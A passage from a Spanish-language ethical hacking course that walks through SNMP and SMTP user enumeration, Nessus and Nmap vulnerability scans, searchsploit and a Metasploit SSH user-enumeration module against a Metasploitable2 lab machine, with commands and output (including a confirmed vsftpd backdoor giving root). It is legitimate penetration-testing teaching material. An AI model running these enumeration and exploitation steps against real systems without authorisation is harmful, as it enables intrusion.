Si no se especifica un argumento OID, snmpwalk buscará la rama raíz en SNMPv2-SMI::mib-2 (incluyendo cualquier valores de objeto MIB desde otros módulos MIB, los cuales son definidos como pertenecientes a esta rama). Si la entidad de red tiene un error procesando el paquete de petición será retornado y un mensaje será mostrado, lo cual ayuda a identificar porque la solicitud se construyó incorrectamente.

Un OID es un mecanismo de identificación extensamente utilizado desarrollado, para nombrar cualquier tipo de objeto, concepto o “cosa” con nombre globalmente no ambiguo , el cual requiere un nombre persistente (largo tiempo de vida). Este no es está destino a ser utilizado para nombramiento transitorio. Los OIDs, una vez asignados, no puede ser reutilizados para un objeto o cosa diferente.

Se puede obtener más información en el Repositorio de Identificadores de Objetos (OID):

<http://www.oid-info.com/>

```
$ snmpwalk -h  
$ snmpwalk -c public [Dirección IP] -v 2c
```

La opción “-c” de snmpwalk, permite definir la cadena de comunidad (community string). La



autenticación en las versiones 1 y 2 de SNMP se realiza con la cadena de comunidad, la cual es un tipo de contraseña enviada en texto plano entre el gestor y el agente. Si la cadena de comunidad es correcta, el dispositivo responderá con la información solicitada.

La opción “-v” de snmpwalk especifica la versión de SNMP a utilizar.

```
kali@kali:~$ snmpwalk -c public 192.168.0.58 -v 2c
iso.3.6.1.2.1.1.0 = STRING: "Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (368023) 1:01:20.23
iso.3.6.1.2.1.1.4.0 = STRING: "msfdev@metasploit.com"
iso.3.6.1.2.1.1.5.0 = STRING: "metasploitable"
iso.3.6.1.2.1.1.6.0 = STRING: "Metasploit Lab"
iso.3.6.1.2.1.1.8.0 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.2.1.0 = INTEGER: 3
```

Imagen 6-6. Información obtenida por snmpwalk

snmp-check

<https://www.nothink.org/codes/snmpcheck/index.php>

Snmpcheck es una herramienta open source distribuida bajo la licencia GPL. Su objetivo es automatizar el proceso de recopilar información de cualquier dispositivo con soporte al protocolo SNMP (Windows, Linux, appliances de red, impresoras, etc.). Como snmpwalk, snmpcheck permite enumerar dispositivos SNMP y pone la salida en una formato amigable para los seres humanos. Pudiendo ser útil para pruebas de penetración o vigilancia de sistemas.

```
$ snmpcheck -h
```



```
$ snmpcheck 192.168.0.58
```

También es factible utilizar la opción “-v” para definir la versión 1 o 2 de SNMP.

```
[+] Try to connect to 192.168.0.58:161 using SNMPv1 and community 'public'  
[*] System information:  
Host IP address : 192.168.0.58  
Hostname : metasploitable  
Description : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
Contact : msfdev@metasploit.com  
Location : Metasploit Lab  
Uptime snmp : 01:07:47.59  
Uptime system : 01:07:25.45  
System date : 2021-7-9 16:28:15.0  
[*] Network information:  
IP forwarding enabled : no  
Default TTL : 64  
TCP segments received : 123045  
TCP segments sent : 121965  
TCP segments retrans : 0  
Input datagrams : 125719  
Delivered datagrams : 125719  
Output datagrams : 124574  
[*] Network interfaces:  
Interface : [ up ] lo  
Id : 1  
Mac Address : :::::  
Type : softwareLoopback  
Speed : 10 Mbps  
MTU : 16436  
In octets : 165233
```

Imagen 6-7. Iniciando la ejecución de snmp-check contra Metasploitable2

smtp user enum

<https://pentestmonkey.net/tools/user-enumeration/smtp-user-enum>

smtp-user-enum es una herramienta para enumerar cuentas de usuario a nivel del sistema operativo mediante un servicio SMTP (sendmail). La enumeración se realiza mediante la inspección de las respuestas a comandos VRFY, EXPN y RCTP TO. Esto podría ser adaptado para funcionar contra otros demonios SMTP vulnerables.

```
$ smtp-user-enum -h
```



```
$ smtp-user-enum -M VRFY -U  
/usr/share/metasploit-framework/data/wordlists/unix_users.txt -t 192.168.0.58
```

La opción “-M” de smtp-user-enum define el método a utilizar para adivinar los nombre de usuarios. El método puede ser (EXPN, VRFY o RCPT), por defecto se utiliza VRFY.

La opción “-U” permite definir un archivo conteniendo los nombres de usuario a verificar mediante el servicio SMTP.

El archivo de nombre “unix_users.txt” es un listado de nombres de usuarios comunes en un sistema tipo Unix. En el directorio /usr/share/metasploit-framework/data/wordlists/ se pueden encontrar más listas de palabras de valiosa utilidad para diversos tipos de pruebas.

La opción “-t” define el host servidor ejecutando el servicio SMTP.


```
File Actions Edit View Help
#####
Scan started at Fri Jul  9 15:32:31 2021 #####
192.168.0.58: backup exists
192.168.0.58: bin exists
192.168.0.58: daemon exists
192.168.0.58: distccd exists
192.168.0.58: games exists
192.168.0.58: ftp exists
192.168.0.58: gnats exists
192.168.0.58: irc exists
192.168.0.58: libuuid exists
192.168.0.58: list exists
192.168.0.58: lp exists
192.168.0.58: mail exists
192.168.0.58: man exists
192.168.0.58: mysql exists
192.168.0.58: news exists
192.168.0.58: nobody exists
192.168.0.58: postfix exists
192.168.0.58: postmaster exists
192.168.0.58: postgres exists
192.168.0.58: proxy exists
192.168.0.58: root exists
192.168.0.58: ROOT exists
192.168.0.58: service exists
192.168.0.58: sshd exists
192.168.0.58: sync exists
192.168.0.58: sys exists
192.168.0.58: syslog exists
192.168.0.58: uucp exists
192.168.0.58: user exists
192.168.0.58: www-data exists
#####
Scan completed at Fri Jul  9 15:32:31 2021 #####
30 results.
```

Imagen 6-8. smtp-user-enum obteniendo usuarios de Metasploitable2



7. Mapear Vulnerabilidades

El Curso Virtual de Nmap está disponible en video:
https://www.reydes.com/d/?q=Curso_de_Nmap





La tarea de mapear vulnerabilidades consiste en identificar y analizar las vulnerabilidades en los sistemas de la red objetivo. Cuando se ha completado los procedimientos de captura, descubrimiento, y enumeración de información, es momento de identificar las vulnerabilidades. La identificación de vulnerabilidades permite conocer cuales son las vulnerabilidades para las cuales el objetivo es susceptible, y permite realizar un conjunto de ataques más pulido.



Este y otros temas se incluyen en los siguientes cursos:

Curso Hacking Ético: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico

Curso Hacking con Kali Linux: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

Curso de Nmap: https://www.reydes.com/d/?q=Curso_de_Nmap

7.1 Vulnerabilidad Local

Una vulnerabilidad local es aquella donde un atacante requiere acceso local previo para explotar una vulnerabilidad, ejecutando una pieza de código. Al aprovecharse de este tipo de vulnerabilidad un atacante puede elevar o escalar sus privilegios, para obtener acceso sin restricción en el sistema objetivo.

7.2 Vulnerabilidad Remota

Una Vulnerabilidad Remota es aquella en la cual el atacante no tiene acceso previo, pero la vulnerabilidad puede ser explotada a través de la red. Este tipo de vulnerabilidad permite al atacante obtener acceso a un sistema objetivo sin enfrentar ningún tipo de barrera física o local.

Nessus Vulnerability Scanner

<https://www.tenable.com/products/nessus>

Nessus Professional es una solución para evaluaciones más ampliamente desplegada a nivel mundial, la cual permite identificar vulnerabilidades, problemas de configuración, y malware, lo cual es utilizado por los atacantes para penetrar la red o a los usuarios. Con amplio alcance, la última inteligencia, actualizaciones rápidas, y una interfaz rápida, Nessus ofrece un paquete para el escaneo de vulnerabilidades efectiva y completa a bajo costo.

Nessus Essentials permite escanear una red casera personal (hasta 16 direcciones IP por escaner) con la misma velocidad, evaluaciones profundas y conveniencia de escaneo sin agente, la cual disfrutan los subscriptores de Nessus.

Nesus Essentials:



<https://www.tenable.com/products/nessus/nessus-essentials>

Descargar Nessus desde la siguiente página:

<https://www.tenable.com/downloads/nessus>

Seleccionar la versión de Nessus para Debian 9, 10 / Kali Linux 1, 2017.3, 2018, 2019, 2020 AMD64

Su instalación se realiza de la siguiente manera:

```
$ sudo dpkg -i [Nombre del paquete]
```

Para iniciar el demonio de Nessus se debe ejecutar el siguiente comando:

```
$ sudo systemctl start nessusd.service
```

También se puede utilizar el siguiente comando, para detener Nessus:

```
$ sudo systemctl stop nessusd.service
```

Una vez que finalizada la instalación de nessus y la ejecución del servidor, abrir la siguiente URL en un navegador web.

```
https://127.0.0.1:8834
```

Para actualizar los plugins de Nessus se debe utilizar los siguientes comandos.

```
$ cd /opt/nessus/sbin  
$ sudo ./nessuscli update -all
```




Imagen 7-1. Interfaz de Autenticación para Nessus

Luego de Ingresar el nombre de usuario y contraseña, creados durante el proceso de configuración, se presentará la interfaz gráfica para utilizar el escaner de vulnerabilidades.

Políticas

Una política es un conjunto opciones de configuración previamente definidas, relacionadas hacia la realización de un escaneo. Después de crear una política, puede ser seleccionada como una plantilla cuando se crea un escaneo.

Se puede obtener más información sobre como crear un directiva en Nessus y obtener información detallada sobre esta, en la siguiente página:

<https://docs.tenable.com/nessus/Content/Policies.htm>



Escaneos

En la página de “Escaneos”, se puede crear, visualizar, y gestionar los escaneos y recursos.

Se puede obtener más información sobre como crear un escaneo en Nessus y obtener información detallada sobre esto, en la siguiente página:

<https://docs.tenable.com/nessus/Content/Scans.htm>

The screenshot shows the Nessus Essentials web interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash), 'Resources' (Policies, Plugin Rules), 'Tenable' (Community, Research, Plugin Release Notes), and 'Tenable News' (Dealing with the Attack Surface Beyond Vulnerabilities, Read More). The main content area is titled 'Metasploitable2 / 192.168.0.58'. It displays a table of vulnerabilities with columns for Severity (Sev), Name, Family, and Count. The table includes rows for Debian OpenSSH, Bind Shell Backdoor, NFS Exported Share, reexec Service Detection, VNC Server password, SSL Version 2 and 3 Pr..., and Apache Tomcat AJP C... . To the right, there's a 'Host Details' section with information like IP, MAC, OS, Start, End, Elapsed, and KB. Below that is a 'Vulnerabilities' section with a pie chart showing the distribution of severity levels: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue).

Imagen 7-2. Resultados del Escaneo Remoto de Vulnerabilidades contra Metasploitable2.

Un documento contenido información muy valiosa y útil es la Guía de Usuario de Nessus versión 8.15.x en idioma inglés, el cual puede ser visualizado en la siguiente página:

<https://docs.tenable.com/nessus/Content/GettingStarted.htm>

La versión 8.15.x de la Guía de Usuario de Nessus en idioma inglés puede ser descargado desde la siguiente página:

https://docs.tenable.com/nessus/Content/PDF/Nessus_8_15.pdf



Video del Webinar Gratuito: “OpenVAS”
https://www.reydes.com/d/?q=videos_2016#wgov



Video del Webinar Gratuito: “Desbordamiento de Búfer”
<https://www.reydes.com/d/?q=videos#wgddb>

Nmap Scripting Engine (NSE)

Nmap Scripting Engine (NSE) es una de las características más poderosas y flexibles de Nmap. Permite a los usuarios a escribir (y compartir) scripts sencillos para automatizar una amplia diversidad de tareas para redes. Estos scripts son luego ejecutados en paralelo con la velocidad y eficiencia esperada de Nmap. Los usuarios pueden confiar en el creciente y diverso conjunto de scripts distribuidos por Nmap, o escribir los propios para satisfacer necesidades personales.

Los NSE han sido diseñados para ser versátiles, con las siguientes tareas en mente; descubrimiento de la red, detección más sofisticada de las versiones, detección de vulnerabilidades, detección de puertas traseras (backdoors), y explotación de vulnerabilidades.

Los scripts están escritos en el lenguaje de programación LUA.

Nmap Scripting Engine:

<https://nmap.org/book/nse.html>

Para realizar un escaneo utilizando todos los NSE de la categoría “vuln” o vulnerabilidades utilizar el siguiente comando.

```
$ sudo nmap -n -Pn -p- -sV -O --script vuln 192.168.0.58
```

La opción “--script” le indica a Nmap realizar un escaneo de scripts utilizando una lista de nombres de archivos separados por comas, categorías de scripts, o directorios. Cada elemento en la lista puede también ser una expresión booleana describiendo un conjunto de scripts más complejo.



```
Nmap scan report for 192.168.0.58
Host is up (0.00026s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: CVE:CVE-2011-2523 BID:48539
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|         Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|           Results: uid=0(root) gid=0(root)
|       References:
|         https://www.securityfocus.com/bid/48539
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_sslv2-drown:
22/tcp    open  ssh          openSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|     EDB-ID:21018  10.0  https://vulners.com/exploitdb/EDB-ID:21018      *EXPLOIT*
|     CVE-2001-0554  10.0  https://vulners.com/cve/CVE-2001-0554
|     PACKETSTORM:105078  7.8  https://vulners.com/packetstorm/PACKETSTORM:105078      *EXPLOIT*
|     PACKETSTORM:101052  7.8  https://vulners.com/packetstorm/PACKETSTORM:101052      *EXPLOIT*
|     SECURITYVULNS:VULN:8166  7.5  https://vulners.com/securityvulns/SECURITYVULNS:VULN:8166
|     MSF:ILITIES/OPENBSD-OPENSHELL-CVE-2010-4478/  7.5  https://vulners.com/metasploit/MSF:ILITIES/OPENBSD-OPENSHELL-CVE-2010-4478
|     *EXPLOIT*
|     MSF:ILITIES/LINUXRPM-ELSA-2008-0855/  7.5  https://vulners.com/metasploit/MSF:ILITIES/LINUXRPM-ELSA-2008-0855/      *EXPLOI
8/
T*
```

Imagen 7-3. Parte de las vulnerabilidades detectadas por Nmap

El listado completo e información detallada sobre las categorías y scripts NSE, se encuentran en la siguiente página.

<https://nmap.org/nsedoc/>




Video del Webinar Gratuito: "Nmap Scripting Engine"
<https://www.reydes.com/d/?q=videos#wgnse>

1a8032e8e1fbaabc34e427308c400f04967404627fcb4bc8ab5ca80a8a49ab2a



8. Explotación

El Curso Virtual de Metasploit Framework está disponible en video:
https://www.reydes.com/d/?q=Curso_de_Metasploit_Framework





Luego de haber descubierto las vulnerabilidades en los hosts o red objetivo, es momento de intentar explotarlas. La fase de explotación algunas veces finaliza el proceso de la Prueba de Penetración, pero esto depende del contrato, pues existen situaciones donde se debe ingresar de manera más profunda en la red objetivo, esto con el propósito de expandir el ataque por toda la red y ganar todos los privilegios posibles.



Este y otros temas se incluyen en los siguientes cursos:

Curso de Metasploit Framework: https://www.reydes.com/d/?q=Curso_de_Metasploit_Framework
Curso Hacking Ético: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico
Curso Hacking con Kali Linux: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

8.1 Repositorios con Exploits

Todos los días se reportan diversos tipos de vulnerabilidades, pero en la actualidad solo una pequeña parte de ellas son expuestas o publicadas de manera gratuita. Algunos de estos “exploits”, puede ser descargados desde sitios webs donde se mantienen repositorios de ellos. Algunas de estas páginas se detallan a continuación.

- Exploit DataBase by Offensive Security: <https://www.exploit-db.com/>
- 0day.today: <https://0day.today/>
- Packet Storm: <https://packetstormsecurity.com/files/tags/exploit/>
- Vulnerability & Exploit Database: <https://www.rapid7.com/db>
- SecurityFocus: <https://www.securityfocus.com/vulnerabilities> (No actualizado)
- VulDB: <https://vuldb.com/>
- Exploit Database: <https://cxsecurity.com/exploit/>

Kali Linux mantiene un repositorio local de exploits de “Exploit-DB”. Esta base de datos local tiene un script de nombre “searchsploit”, el cual permite realizar búsquedas dentro de esta base de datos local.

```
$ searchsploit -h  
$ searchsploit vsftpd
```



The screenshot shows a terminal window titled 'kali@kali: ~'. The user has run the command `searchsploit vsftpd`. The output lists various exploit titles for 'vsftpd' across different versions and platforms. To the right of the exploit titles, there is a column labeled 'Path' which shows the file paths where each exploit is located.

Exploit Title	Path
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption	linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)	windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)	windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service	linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service	multiple/remote/49719.py

Imagen 8-1. Resultados obtenidos al realizar una búsqueda con searchsploit

Todos los exploits contenidos en este repositorio local está adecuadamente ordenados e identificados. Para leer o visualizar el archivo de nombre “14489.c”, se pueden utilizar los siguientes comando.

```
$ cd /usr/share/exploitdb/  
$ ls -l  
$ cd exploits/unix/remote  
$ ls -l  
$ less 14489.c
```



8.2 Metasploit Framework

<https://github.com/rapid7/metasploit-framework>

Metasploit Framework (MSF) es más que únicamente una colección de exploits. Es una infraestructura la cual puede ser construida y utilizada para necesidades propias. Esto permite concentrarse en un único entorno, y no reinventar la rueda. MSF es considerado como una de las más sencillas y útiles herramientas para auditorías, actualmente disponible libremente para los profesionales en seguridad. Incluye una amplio arreglo de exploits con grado comercial, y un amplio entorno para el desarrollo de exploits, permite utilizar herramientas para capturar información, como herramientas para la fase posterior a la explotación. Eso hace a MSF un entorno verdaderamente impresionante.

La consola de Metasploit Framework

La consola de Metasploit (msfconsole) es principalmente utilizado para manejar la base de datos de Metasploit, manejar las sesiones, además de configurar y ejecutar los módulos de Metasploit. Su propósito esencial es la explotación. Esta herramienta permite conectarse hacia objetivo de tal manera se puedan ejecutar los exploits contra este.

Dado el hecho Metasploit Framework utiliza PostgreSQL como su Base de Datos, esta debe ser iniciada primero, para luego iniciar la consola de Metasploit Framework.

```
$ sudo systemctl start postgresql.service
```

Para verificar que el servicio se ha iniciado correctamente se debe ejecutar el siguiente comando.

```
$ sudo ss -tna | grep 5432
```

Para mostrar la ayuda Metasploit Framework.

```
$ msfconsole -h
# msfconsole
```



Algunos de los comandos útiles para interactuar con la consola son:

```
msf6 > help  
msf6 > search [Nombre Módulo]  
msf6 > use [Nombre Módulo]  
msf6 > set [Nombre Opción] [Nombre Módulo]  
msf6 > exploit  
msf6 > run  
msf6 > exit
```

The screenshot shows a terminal window titled 'kali@kali: ~' running the msfconsole command. The output lists several modules that failed to load due to missing dependencies. It then displays a detailed summary of available modules, including exploits, auxiliary tools, payloads, and encoders. A Metasploit tip is shown at the bottom, and the msf6 prompt is visible at the bottom of the screen.

```
kali@kali:~$ msfconsole  
[!] The following modules could not be loaded!.. |  
[!]   /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/onprem_enum.go  
[!]   /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/exchange_enum.go  
[!]   /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/host_id.go  
[!] Please see /home/kali/.msf4/logs/framework.log for details.  
  
=[ metasploit v6.0.50-dev           ]  
+ --=[ 2144 exploits - 1139 auxiliary - 365 post      ]  
+ --=[ 596 payloads - 45 encoders - 10 nops          ]  
+ --=[ 8 evasion                                ]  
  
Metasploit tip: After running db_nmap, be sure to  
check out the result of hosts and services  
  
msf6 >
```

Imagen 8-2. Consola de Metasploit Framework

En el siguiente ejemplo se detalla el uso del módulo auxiliar “SSH Username Enumeration”. El cual



permite enumerar los usuarios sobre un servidor OpenSSH.

```
msf6 > use auxiliary/scanner/ssh/ssh_enumusers
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
msf6 auxiliary(scanner/ssh/ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):
Name          Current Setting  Required  Description
----          -----
CHECK_FALSE    false           no        Check for false positives (random
username)
Proxies        no             A proxy chain of format
type:host:port[,type:host:port][...]
RHOSTS         yes            The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
RPRT          22             yes       The target port
THREADS        1              yes       The number of concurrent threads
(max one per host)
THRESHOLD     10             yes       Amount of seconds needed before a
user is considered found (timing attack only)
USERNAME       no             Single username to test (username
spray)
USER_FILE      no             File containing usernames, one per
line
```

Auxiliary action:

Name	Description
Malformed Packet	Use a malformed packet

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE
/usr/share/wordlists/metasploit/unix_users.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 192.168.0.58:22 - SSH - Using malformed packet technique
[*] 192.168.0.58:22 - SSH - Starting scan
[+] 192.168.0.58:22 - SSH - User 'backup' found
[+] 192.168.0.58:22 - SSH - User 'bin' found
